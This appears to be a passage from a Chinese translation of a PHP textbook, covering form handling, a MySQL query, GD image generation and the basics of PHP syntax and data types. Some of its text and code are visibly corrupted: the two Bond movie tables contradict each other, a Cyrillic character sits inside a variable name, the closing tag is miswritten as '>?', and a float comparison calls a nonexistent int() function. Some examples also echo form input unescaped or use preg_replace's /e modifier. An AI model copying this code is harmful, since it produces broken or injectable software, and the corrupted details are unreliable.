


图 1-4: phpinfo()的部分输出

表单

例 1-3 创建并处理了一个表单。当用户提交表单时，输入到名字字段中的信息被送回该页面。PHP 代码会测试名字字段，如果找到就显示问候语。

例 1-3: 处理一个表单

```
<html>
  <head>
    <title>Personalized Hello World</title>
  </head>

  <body>
    <?php if(!empty($_POST['name'])) {
      echo "Greetings, {$_POST['name']}, and welcome.";
    } ?>

    <form action="<?php $PHP_SELF; ?>" method="post">
```



```
Enter your name: <input type="text" name="name" />
<input type="submit" />
</form>
</body>
</html>
```

表单和消息都显示在图 1-5 中。





图 1-5: 表单和问候语

PHP 程序通过 `$_POST` 和 `$_GET` 数组变量访问表单值。第七章将更详细地讨论表单和表单处理。

数据库

PHP 支持所有流行的数据库系统，包括 MySQL、PostgreSQL、Oracle、Sybase 和兼容 ODBC 的数据库，图 1-6 显示了一个有两张表的 MySQL 数据库的一部分：表 `actors` 给每一个扮演过 James Bond 的人赋予一个惟一的标识；表 `movies` 记录了每一部电影的名字、发行日期和 Bond 扮演者的标识符。

例 1-4 中的代码连接到了数据库，通过发布一个查询来匹配电影和演员的名字，并且产生一张表作为输出。该例用 DB 库来访问一个 MySQL 数据库、发出查询并显示结果。使用 `<?=` 和 `>?` 括号结构来运行 PHP 代码并打印结果。



The screenshot shows a web browser window titled "Bond Tables" with a menu bar (File, Edit, View, Favorites, Tools, Help). Inside the browser, there are two tables side-by-side. The first table, labeled "movies", has columns "id", "title", "Year", and "actor". The second table, labeled "actors", has columns "id" and "name".

movies				actors	
id	title	Year	actor	id	name
1	Dr No	1962	1	1	Sean Connery
2	From Russia With Love	1963	1	2	George Lazenby
3	Goldfinger	1964	1	3	Roger Moore
4	Thunderball	1965	1	4	Timothy Dalton
5	You Only Live Twice	1967	1	5	Pierce Brosnan
6	On Her Majesty's Secret Service	1969	2		
7	Diamonds Are Forever	1971	1		
8	Live and Let Die	1973	3		
9	The Man With The Golden Gun	1974	3		
10	The Spy Who Loved Me	1977	3		
11	Moonraker	1979	3		
12	The View From a Bridge	1981	2		

图 1-6: Bond 表的内容

例 1-4: 查询 Bond 数据库

```

<html><head><title>Bond Movies</title></head>
<body>
<table border=1>
<tr><th>Movie</th><th>Year</th><th>Actor</th></tr>
<?php
// 连接
require_once('DB.php');
$db = DB::connect("mysql://username:password@server/webdb");
if (DB::iserror($db)) {
    die($db->getMessage());
}

// 发出查询
$sql = "SELECT movies.title,movies.year,actors.name
        FROM movies,actors
        WHERE movies.actor=actors.id
        ORDER BY movies.year ASC";

$q = $db->query($sql);
if (DB::iserror($q)) {

```

```
die($q->getMessage());
}

// 产生表
while ($q->fetchInto($row)) {
?>
<tr><td><?=$row[0] ?></td>
    <td><?=$row[1] ?></td>
    <td><?=$row[2] ?></td>
</tr>
<?php
}
?>
</table>
</body></html>
```

例 1-4 的输出显示在图 1-7 中。

A screenshot of a Microsoft Internet Explorer browser window. The title bar reads "Bond Movies - Microsoft Internet Explorer provided by A...". The address bar is empty. The menu bar includes "File", "Edit", "View", "Favorites", "Tools", and "Help". The main content area displays a table with three columns: "Movie", "Year", and "Actor". The table lists 13 James Bond movies, including "Dr No", "From Russia With Love", "Goldfinger", "Thunderball", "You Only Live Twice", "On Her Majesty's Secret Service", "Diamonds Are Forever", "Live and Let Die", "The Man With The Golden Gun", "The Spy Who Loved Me", "Moonraker", and "For Your Eyes Only".

Movie	Year	Actor
Dr No	1962	Sean Connery
From Russia With Love	1963	Sean Connery
Goldfinger	1964	Sean Connery
Thunderball	1965	Sean Connery
You Only Live Twice	1967	Sean Connery
On Her Majesty's Secret Service	1969	George Lazenby
Diamonds Are Forever	1971	Sean Connery
Live and Let Die	1973	Roger Moore
The Man With The Golden Gun	1974	Roger Moore
The Spy Who Loved Me	1977	Roger Moore
Moonraker	1979	Roger Moore
For Your Eyes Only	1981	Roger Moore

图 1-7: 数据库查询的输出

数据库提供的动态内容是驱动新闻和电子商务 Web 站点的心脏。通过 PHP 访问数据库的更多细节将在第八章给出。

图形

有了 PHP，使用 GD 扩展可以轻易地创建并巧妙地处理图像。例 1-5 提供了一个文本输入字段让用户为按钮指定文本。该例获得一个空的按钮图像文件，并通过 GET 参数“message”传递按钮中心的文本，然后将结果作为 PNG 图像返回给浏览器。

例 1-5：动态按钮

```
<?php
if (isset($_GET['message'])) {
    // 装载字体和图像，计算文本宽度
    $font = 'times';
    $size = 12;
    $im = ImageCreateFromPNG('button.png');
    $tsize = imageTtfbbox($size,0,$font,$_GET['message']);

    // 居中
    $dx = abs($tsize[2]-$tsize[0]);
    $dy = abs($tsize[5]-$tsize[3]);
    $x = ( imagesx($im) - $dx ) / 2;
    $y = ( imagesy($im) - $dy ) / 2 + $dy;

    // 绘制文本
    $black = ImageColorAllocate($im,0,0,0);
    ImageTTFText($im, $size, 0, $x, $y, $black, $font, $_GET['message']);

    // 返回图像
    header('Content-type: image/png');
    ImagePNG($im);
    exit;
}
?>
<html>
<head><title>Button Form</title></head>
<body>

<form action="<?=$PHP_SELF ?>" method="GET">
Enter message to appear on button:
<input type="text" name="message" /><br />
<input type="submit" value="Create Button" /> </form>
</body>
</html>
```

例 1-5 生成的表单显示在图 1-8 中。创建的按钮显示在图 1-9 中。




图 1-8: 按钮创建表单




图 1-9: 创建的按钮

可以用 GD 来动态改变图像的尺寸、产生图表和更多的东西。PHP 也有一些扩展可用来生成流行的 Adobe PDF 格式的文档。第九章包含生成动态图像的深入介绍，第十章将展示如何创建 Adobe PDF 文件。

基于 shell

如果编译 PHP 而不指定一个明确的 Web 服务器类型，那么得到的将是作为一个程序的 PHP 解释器而不是 Web 服务器模块。这就可以利用 PHP 功能性（如数据库和图形）来写 PHP 脚本，并且以命令行的方式调用它。

例如，例 1-6 也是创建按钮。尽管如此，它是以命令行方式而不是服务器方式运行的。*php* 可执行文件的 *-q* 选项禁止生成 HTTP 头。

例 1-6: 基于 shell 的 PHP 程序，创建一个按钮

```
#!/usr/local/bin/php -q
<?php
if ($argc != 3) {
    die("usage: button-cli filename message\n");
}
```

```
list(, $filename, $message) = $argv;

// 装载字体和图像, 计算文本宽度
$font = 'Arial.ttf';
$size = 12;
$im = ImageCreateFromPNG('button.png');
$tsize = imageTTFbbox($size, 0, $font, $message);

// 居中
$dx = abs($tsize[2] - $tsize[0]);
$dy = abs($tsize[5] - $tsize[3]);
$х = ( imagesx($im) - $dx ) / 2;
$y = ( imagesy($im) - $dy ) / 2 + $dy;

// 绘制文本
$black = ImageColorAllocate($im, 0, 0, 0);
ImageTTFText($im, $size, 0, $x, $y, $black, $font, $message);

// 返回图像
imagePNG($im, $filename);
?>
```

将例 1-6 保存到 *button-cli* 中, 并运行:

```
# ./button-cli
usage: button-cli filename message
# ./button-cli php-button.png "PHP Button"
# ls -l php-button.png
-rwxr-xr-x 1 gnat gnat 1837 Jan 21 22:17 php-button.png
```

现在你已经初尝 PHP 的滋味, 并准备好了学习如何用 PHP 编程。我们从语言的基本结构开始、特别关注用户自定义函数、字符串处理和面向对象编程。然后转到具体的应用领域, 如 Web、数据库、图形、XML 和安全。以内置函数和扩展的快速参考作为结尾。熟练掌握这些章节, 你就可以成为 PHP 行家!

第二章

语言基础

本章将带你快速而全面地浏览一遍核心 PHP 语言，其内容涵盖了最基本的数据类型、变量、操作符和流程控制语句。PHP 受其他编程语言（如 Perl 和 C 语言）的影响很大，所以如果你有那些语言的编程经验，PHP 应该很容易上手。如果 PHP 是你学习的第一种编程语言，那么也不用担心。我们将从最基本的 PHP 程序语法单元开始，并从此帮助你建立自己的认识。

词法结构

编程语言的词法结构（lexical structure）是指管理如何用语言写程序的基本规则的集合。词法结构是最低级的语言语法，并且指定了变量名是什么样子，什么字符常用做注释，以及如何将程序语句分开等等。

大小写

同内置结构和关键字（如 echo、while、class 等等）一样，用户自定义的类名和函数名也是不区分大小写的。因此，下面三行是等价的：

```
echo('hello,world');  
ECHO('hello,world');  
Echo("hello,world");
```

另一方面，变量是区分大小写的。这就是说，\$name、\$NAME和\$NaME是三个不同的变量。

语句和分号

语句是完成一些任务的PHP代码集合。语句可以简单到只是一个变量赋值，也可以复杂到有多个退出点的循环。下面是一个小而简单的PHP语句例子，包括函数调用、赋值和一个if测试：

```
echo "Hello, world";
myfunc(42, "O'Reilly");
$a = 1;
$name = "Elphaba";
$b = $a / 25.0;
if ($a == $b) { echo "Rhyme? And Reason?"; }
```

PHP用分号来分隔简单语句。复合语句用大括号来标记代码块，如条件测试或循环，在右括号后面不要用分号。和其他语言不一样的是，在PHP中右括号前的分号不是可选的：

```
if ($needed) {
    echo "We must have it!";    // 这里要求有分号
}                               // 这里不要求有分号
```

PHP结束标签前的分号是可选的：

```
<?php
if ($a == $b) { echo 'Rhyme? And Reason?'; }
echo "Hello, world"           // 在结束标签前不要求有分号
?>
```

包含可选的分号是好的编程习惯，这样做使得以后更容易添加代码。

空白符和换行符

一般来说，空白符在PHP中无关紧要。可以将一个语句展开成任意行，或者将语句紧缩在一行。例如，下面的语句：

```
raise_prices($inventory, $inflation, $cost_of_living, $greed);
```


也可以写进更多的空白符：

```
raise_prices(  
    $inventory      ,  
    $inflation      ,  
    $cost_of_living ,  
    $greed  
);
```

或更少的空白符：

```
raise_prices($inventory,$inflation,$cost_of_living,$greed);
```

可以利用这个灵活的格式来使代码更具可读性（通过排列分配、缩进等）。一些懒惰的程序员利用这种自由的格式创建根本无法阅读的代码——这是不提倡的。

注释

注释是提供给阅读代码的人的信息，但PHP会忽略注释。即使你认为你将是惟一阅读代码的人，在代码中包含注释也是一个很好的想法，因为在回顾自己几个月前写的代码时，这些代码很容易让你觉得是陌生人写的。

好的习惯是在代码中嵌入尽可能少的注释，而尽可能清楚地解释发生了什么。不要给显而易见的东西加注释，免得淹没了最重要的注释。例如，下面的注释就是不必要的：

```
$x = 17; // 将17存储在变量$x中
```

反之，下面的注释会很好地帮助任何将要维护代码的人：

```
// 将实体 &#nnn; 转换成字符  
$text = preg_replace('/&#([0-9])+;/e', "chr('\\1')", $text);
```

PHP提供了许多方式在代码中包含注释，所有这些方式都借鉴自其他现有语言，如C、C++和Unix shell。一般来说，用C语言形式的注释来注释掉代码，用C++形式的注释来注释代码。

shell形式的注释

当在PHP代码中遇到井号（#）时，那么在其后一直到行尾或段尾（无论哪一个在

先)的PHP代码都被认为是注释。这种注释方法是基于Unix shell脚本编程语言的,并且该方法对单行代码的注释或加一条的注解很有用。

因为井号在页面中可见,所以shell形式的注释常被用来标记一段代码:

```
#####
## cookie 函数
#####
```

有时井号用在一行代码之前来指明代码有什么作用,常与所注释的代码有相同的缩进量,如下所示:

```
if ($double_check) {
    # 建立一个HTML表单以请求用户确认操作
    echo confirmation_form();
}
```

单行代码的短注释常放在代码的同一行:

```
$value = $p * exp($r * $t); # 计算复合值
```

当HTML和PHP代码紧密混合在一起的时候,使用PHP结束标签来终止注释:

```
<?php $d = 4 # 设置 $d 为 4 ?> Then another <?php echo $d ?>
Then another 4
```

C++ 形式的注释

当在PHP代码中遇到两个斜杠(//)时,其后一直到行末或段末(无论哪一个在先)的所有代码都被认为是注释。这种注释方法来自于C++语言,其结果与shell注释形式相同。

下面是用C++注释重写的shell注释形式的例子:

```
//////////
// cookie 函数
//////////

if ($double_check) {
    // 建立一个HTML表单以请求用户确认操作
    echo confirmation_form();
}

$value = $p * exp($r * $t); // 计算复合值
```

```
<?php $d = 4 // 设置 $d 为 4 ?> Then another <?php echo $d ?>
Then another 4
```

C 形式的注释

shell 和 C++ 形式的注释对注解代码或加一条短的注解很有用, 但是长的注释要求有不同的形式。同样, PHP 支持注释块, 其语法来自于 C 语言。当 PHP 遇到一个斜杠后跟着一个星号 (/*) 时, 其后所有字符一直到遇到一个星号后跟着一个斜杠 (*/) 的部分都被认为是注释。这种注释与前面介绍的那些不同, 它可以跨越多行。

下面是一个 C 语言形式的多行注释:

```
/* 在这段代码中, 我们为 一组变量分配数值。这样做
   并没有什么实际的理由, 在此只是举个例子
*/
$a = 1; $b = 2; $c = 3; $d = 4;
```

因为 C 语言形式的注释有特定的开始和结束标记, 所以可以使注释与代码紧密地结合在一起。但是这样会使代码更难读, 所以不赞成使用:

```
/* 这段注释和代码混在了一起,
   对吧? */ $e = 5; /* 这段注释效果不错 */
```

C 语言形式的注释不像其他类型, 其注释一直持续到结束标记。例如:

```
<?php
    $l = 12;
    $m = 13;
    /* 注释从这里开始
    ?\
    <p>Some stuff you want to be HTML.</p>
    <?= $n = 14; ?> */
    echo "l=$l m=$m n=$n\n";
    ?>
    <p>Now <b>this</b> is regular HTML...</p>
    l=12 m=13 n=
    <p>Now <b>this</b> is regular HTML...</p>
```

注释可以根据你的喜好缩进或不缩进:

```
/* 没有
   特殊的缩进或空格
   规则要遵守

   */
```

C语言形式的注释可以用于注释掉一段代码。在下面的例子中就将第二行和第三行语句包含进一段注释里，使之不起作用。要恢复此段代码，只要删除注释标记就可以了：

```
$f = 6;  
/* $g = 7;    # 这是一种不同形式的注释  
   $h = 8;  
*/
```

尽管允许使用嵌套注释，还是需要非常小心，最好不要去尝试：

```
$i = 9;  
/* $j = 10; /* This is a comment */  
   $k = 11;  
   Here is some comment text.  
*/
```

在这种情况下，PHP 尝试执行（非）语句 Here is some comment text（但失败）并返回一个错误。

直接量

直接量（literal）是直接出现在程序中的数据值。下面都是 PHP 中的直接量：

```
2001  
0xFE  
1.4142  
"Hello World"  
'Hi'  
true  
null
```

标识符

标识符（identifier）只是一个名字。在 PHP 中标识符常用于给变量、函数、常量和类命名。标识符的第一个字符只能是 ASCII 字母（大写或小写）、下划线（_）或任何一个在 ASCII 0x7F 和 ASCII 0xFF 之间的字符。在首字符后这些字符和数字 0~9 都是合法的。

变量名

变量名总是以美元符号（\$）开头且区分大小写。以下是一些合法的变量名：

```
$bill  
$head_count  
$MaximumForce  
$I_HEART_PHP  
$_underscore  
$_int
```

下面是一些非法的变量名：

```
$not valid  
$'  
$3wa
```

下面这些变量都是不相同的：

```
$hot_stuff  $Hot_stuff  $hot_Stuff  $HOT_STUFF
```

函数名

函数名是不区分大小写的（函数将在第三章更加详细地讨论）。以下是一些合法的函数名：

```
tally  
_list_all_users  
deleteTclFiles  
LOWERCASE_IS_FOR_WIMPS  
_hide
```

下面这些函数名都是指相同的函数：

```
howdy  HoWdY  HOWDY  HOWdy  howdy
```

类名

类名遵循标准的 PHP 标识符规则且不区分大小写。下面是一些合法的类名：

```
Person  
account
```

类名 `stdClass` 被保留。

常量

常量是简单值的标识符。只有标量（布尔型、整型、双精度型和字符串型）值可以作为常量。一旦设定，常量的值就不能改变。常量通过其标识符引用，用函数 `define()` 设置：

```
define('PUBLISHER', "O'Reilly & Associates");
echo PUBLISHER;
```

关键字

关键字（keyword）是语言为其核心功能而保留的单词。在对变量、函数、类或常量进行命名时，不能使用与关键字一样的名字。表 2-1 列出了 PHP 中的关键字，关键字是区分大小写的。

表 2-1: PHP 核心语言关键字

<code>and</code>	<code>\$argc</code>	<code>\$argv</code>	<code>as</code>
<code>break</code>	<code>case</code>	<code>cfunction</code>	<code>class</code>
<code>continue</code>	<code>declare</code>	<code>default</code>	<code>die</code>
<code>do</code>	<code>E_ALL</code>	<code>echo</code>	<code>E_ERROR</code>
<code>else</code>	<code>elseif</code>	<code>empty</code>	<code>enddeclare</code>
<code>endfor</code>	<code>endforeach</code>	<code>endif</code>	<code>endswitch</code>
<code>E_PARSE</code>	<code>eval</code>	<code>E_WARNING</code>	<code>exit</code>
<code>extends</code>	<code>FALSE</code>	<code>for</code>	<code>foreach</code>
<code>function</code>	<code>\$HTTP_COOKIE_VARS</code>	<code>\$HTTP_ENV_VARS</code>	<code>\$HTTP_GET_VARS</code>
<code>\$HTTP_POST_FILES</code>	<code>\$HTTP_POST_VARS</code>	<code>\$HTTP_SERVER_VARS</code>	<code>if</code>
<code>include</code>	<code>include_once</code>	<code>global</code>	<code>list</code>
<code>new</code>	<code>not</code>	<code>NULL</code>	<code>old_function</code>
<code>or</code>	<code>parent</code>	<code>PHP_OS</code>	<code>\$PHP_SELF</code>
<code>PHP_VERSION</code>	<code>print</code>	<code>require</code>	<code>require_once</code>
<code>return</code>	<code>static</code>	<code>stdClass</code>	<code>switch</code>
<code>\$this</code>	<code>TRUE</code>	<code>var</code>	<code>virtual</code>
<code>while</code>	<code>xor</code>	<code>__FILE__</code>	<code>__LINE__</code>
<code>__sleep</code>	<code>__wakeup</code>	<code>\$_COOKIE</code>	<code>\$_ENV</code>
<code>\$_FILES</code>	<code>\$_GET</code>	<code>\$_POST</code>	<code>\$_SERVER</code>

另外，不能使用与内置 PHP 函数同名的标识符。完整的函数清单请查阅附录 A。

数据类型

PHP 提供 8 种类型的值或数据类型。4 种是标量（单个值）类型：整型、浮点型、字符串和布尔型。两种复合（集合）类型：数组和对象。剩下两种特殊类型：资源（resource）和 NULL。数字、布尔型、资源和 NULL 都将在本章中详细讨论，字符串、数组和对象这些主题比较大，将在单独的章节（第四章、第五章和第六章）中讨论。

整型

整型是整数数字，比如 1、12 和 256。可接受值的范围随具体的平台而变化，但通常的范围是从 -2 147 483 648 到 +2 147 483 647。这个范围与 C 编译器的长数据类型是相同的。不幸的是，C 语言的标准没有指定长数据类型一定在什么范围，所以在一些系统上可能看到不同的整型范围。

整型直接量可以写成十进制、八进制或十六进制。十进制值由数字序列表示，不能以零开头。序列可以以正号（+）或负号（-）开始。如果没有符号就假设为正的。十进制整数的例子有：

```
1998
-641
+33
```

八进制数由一个前导 0 和一个 0~7 的数字序列组成。同十进制数一样，八进制数将正号或负号作为前缀。下面是一些八进制值的例子和与之对应的十进制值：

```
0755    // 十进制为 493
+101    // 十进制为 8
```

十六进制值以 0x 开始，后面跟数字（0~9）或字母（A~F）序列。字母可以大写或小写，但通常是大写。同十进制和八进制值一样，十六进制数也可以包含符号：

```
0xFF    // 十进制为 255
0x10    // 十进制为 16
-0xDAD1 // 十进制为 -56017
```

如果试图将一个太大的整数存放在一个变量中，该整数就会自动转换成一个浮点数。

用函数 `is_int()` (或它的别名 `is_integer()`) 来测试一个值是否是整数:

```
if (is_int($x)) {  
    // $x 是一个整数  
}
```

浮点型

浮点型 (常指实数) 是用十进制数字表示数值。像整数一样, 它的范围限制取决于具体的机器。PHP 浮点数与 C 编译器的双精度数据类型范围相同。通常, 允许的数值在 $1.7\text{E}-308$ 和 $1.7\text{E}+308$ 之间, 精确到 15 位数字。如果整数值需要更高的精确度或更广的范围, 则可以使用 BC 或 GMP 扩展。查阅附录二可以得到 BC 和 GMP 扩展的概述。

PHP 认可用两种不同格式书写的浮点数, 下面一种是我们每天都用到的:

```
3.14  
0.017  
-7.1
```

PHP 也认可用科学计数法表示的数:

```
0.314E1    // 0.314*101, 或 3.14  
17.0E-3    // 17.0*10-3, 或 0.017
```

浮点值仅仅是数的近似表示。例如, 在许多系统中, 3.5 实际上表示 3.4999999999。这意味着写代码时尽量不要假定浮点数完全表示实际值, 如直接用 `==` 比较两个浮点数的值。一般的方法是比较到几位小数:

```
if (int($a * 1000) == int($b * 1000)) {  
    // 3 位小数相等的数字
```

用函数 `is_float` (或它的别名 `is_real()`) 来测试一个值是否是浮点数:

```
if (is_float($x)) {  
    // $x 是一个浮点数  
}
```

字符串

因为字符串在 Web 应用中是如此普遍, 所以 PHP 为字符串的创建和处理提供了核心

级的支持。字符串是任意长度的字符序列。字符串直接量不是用单引号就是用双引号来定界：

```
'big dog'
"fat hog"
```

变量用双引号括起来，而单引号中的则不是变量：

```
$name = "Guido";
echo "Hi, $name\n";
echo 'Hi, $name';
Hi, Guido
Hi, $name
```

双引号也支持多种字符转义，如表 2-2 所示。

表 2-2：双引号字符串中的转义序列

转义序列	字符含义
\"	双引号
\n	换行
\r	回车
\t	制表符
\\	反斜杠
\\$	美元符号
\{	左大括号
\}	右大括号
\[左中括号
\]	右中括号
\0 ~ \777	八进制值表示的 ASCII 字符
\x0 ~ \xFF	十六进制表示的 ASCII 字符

单引号中的字符串仅仅认可用\\得到一个反斜杠直接量，用\'来得到一个单引号直接量：

```
$dos_path = 'C:\\WINDOWS\\SYSTEM';
$publisher = 'Tim O\'Reilly';
echo "$dos_path $publisher\n";
C:\WINDOWS\SYSTEM Tim O'Reilly
```

要测试两个字符串是否相等，用 `==` 比较操作符：

```
if ($a == $b) { echo "a and b are equal" }
```

用函数 `is_string()` 来测试一个值是否为字符串：

```
if (is_string($x)) {  
    // $x 是一个字符串  
}
```

PHP 提供操作符和函数来比较、分解、装配 (assemble)、查找、替换和修整 (trim) 字符串，也有许多专用的字符串函数用于 HTTP、HTML 和 SQL 编码。因为有如此多的字符串处理函数，以至于本书用了整整一章（第四章）来介绍所有的细节。

布尔型

布尔值表示一个“真值”——用来说明某事是否为 true（真）或者为 false（假）。如同大多数编程语言一样，PHP 定义一些值为 true，另一些值为 false。true 和 false 决定了条件代码的结果，如：

```
if ($alive) {...}
```

在 PHP 中，下面的值为 false：

